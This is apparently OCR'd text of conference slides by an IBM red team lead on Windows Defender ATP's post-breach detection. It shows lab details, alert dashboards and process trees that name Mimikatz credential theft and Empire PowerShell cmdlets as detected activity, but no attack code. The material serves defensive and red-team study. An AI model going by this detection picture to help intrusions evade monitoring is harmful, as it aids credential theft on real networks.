MS Just Gave the Blue Team Tactical Nukes

(And How Red Teams Need To Adapt)

IBM X-Force Red

Who is this Drew Carey Look Alike On Stage?


- Red Team Ops Lead at IBM X-Force Red
- I conduct red teaming operations against defense contractors and some of North America’s largest banks
- On the board for CREST USA (crest-approved.org)
- I teach network and mobile pentesting
- I like mountain biking, drones, and beer
- It’s my first time, be gentle
- Canadian, sorry not sorry

Lab Background

- 3 domains within 2012R2 Forest & 2016 Forest, connected via 2-way Forest Trust
- 3000~ users
- ATP RS2 running on 10x Windows 10 1703 boxes with all ATP default and preview features enabled
- 10x 2012R2/2016 member servers running SQL 2012, etc.
- Both forests have an ATA 1.8 Lightweight Gateway running 1.7 since March, upgraded to 1.8 early July


Tactical nukes? wut?

We’re Talking **Post Breach**



Source: https://blogs.microsoft.com/microsoftsecure/2016/11/28/disrupting-the-kill-chain/

ATP’s Cloud-Based Management Dashboard Intro



Windows Defender Security Center | Dashboard | Analyst@WindowsA

Active alerts 30 days

6, 12

18 New

0 In progress

High	0
Medium	12
Low	6
Informational	4

07.12.2017	Windows Defender AV detected an active 'Mikatz' credenti...	Low
07.12.2017	Hacktool Mimikatz detected	Low
07.12.2017	Hacktool Mimikatz detected	Low
07.11.2017	A malicious PowerShell Cmdlet was invoked on the machine.	Medium
07.11.2017	Windows Defender AV detected an active 'Potaesc' exploit ...	Medium
07.10.2017	Suspicious Powershell commandline	Medium
07.10.2017	Unexpected behavior observed by a process run with no co...	Medium
07.10.2017	Windows Defender AV detected an active 'Mikatz' credenti...	Low
07.10.2017	Suspicious Powershell commandline	Medium

Machines at risk


win10a	0	4	2
win10b	0	4	1
win10d	0	2	0
desktop-fvi6ddg	0	1	2

Users at risk

dev\franklinabbott	0	4	1
prod\edwardabbey	0	4	0
dev\myronhayes	0	2	0

Machines with active malware alerts

Alert Process Tree



ntoskrnl.exe

smss.exe

smss.exe

winlogon.exe

userinit.exe

explorer.exe

powershell.exe

powershell.exe

STart-NeGOTiatE

powershell.exe ran Powershell command STart-NeGOTiatE

DECrYPT-ByTes

powershell.exe ran Powershell command DECrYPT-ByTes


Invoke-Empire

powershell.exe ran Powershell command Invoke-Empire


conhost.exe

unregmp2.exe

Incident Graphs



Host Management




Submit a request to apply an action to this machine

Logged on users (last 30 days)

2 ›

Most frequent: dev\administrator (Local admin)

Least frequent: dev\ronaldmiller (Standard user)



Network Disabled


Your IT administrator has caused Windows Defender to disconnect your device. Contact IT help desk.

Upcoming Windows 10 Fall Creators Update w/ ATP Release 3

Defender “brand” expanded to include:

- Windows Defender AV
- Windows Defender Advanced Threat Protection
- Windows Defender **Exploit Guard** (EMET)
- Windows Defender **Application Guard**
- Windows Defender **Device Guard**
- **Credential Guard**
- Extended to cover the Windows Server platform, starting with **Windows Server 2012 R2 and 2016**, Linux

Source: https://blogs.windows.com/business/2017/06/27/announcing-end-end-security-features-windows-10/



Active alerts 180 days

High	2
Medium	18
Low	2
Informational	127

High value assets [4] Servers [6] All alerts [24]

02.13.2017	Abnormal code execution was contained within App Guard	Low
02.10.2017	Windows Defender AV detected an active 'CVE-2014-4114'..	Medium
02.07.2017	Code integrity tampering was detected	Medium
02.07.2017	Device Guard blocked an executable from running	Informational

Top machines at risk machines list

6	cont-jonathanw	Windows 10 client	*high value asset*	1	5	0
5	cont-jayhardee	Windows 10 client		0	4	1
1	cont-evamacias	Linux	*high value asset*	0	1	0
1	cont-cleogarza	Windows server 2012		0	0	1

Top users at risk users list

10	contoso\jonathan.wolcott	Sales	*elevated privileges*	1	8	1
1	contoso\eva.macias	Finance	*elevated privileges*	0	1	0
1	contoso\cleo.garza	Security		0	0	1

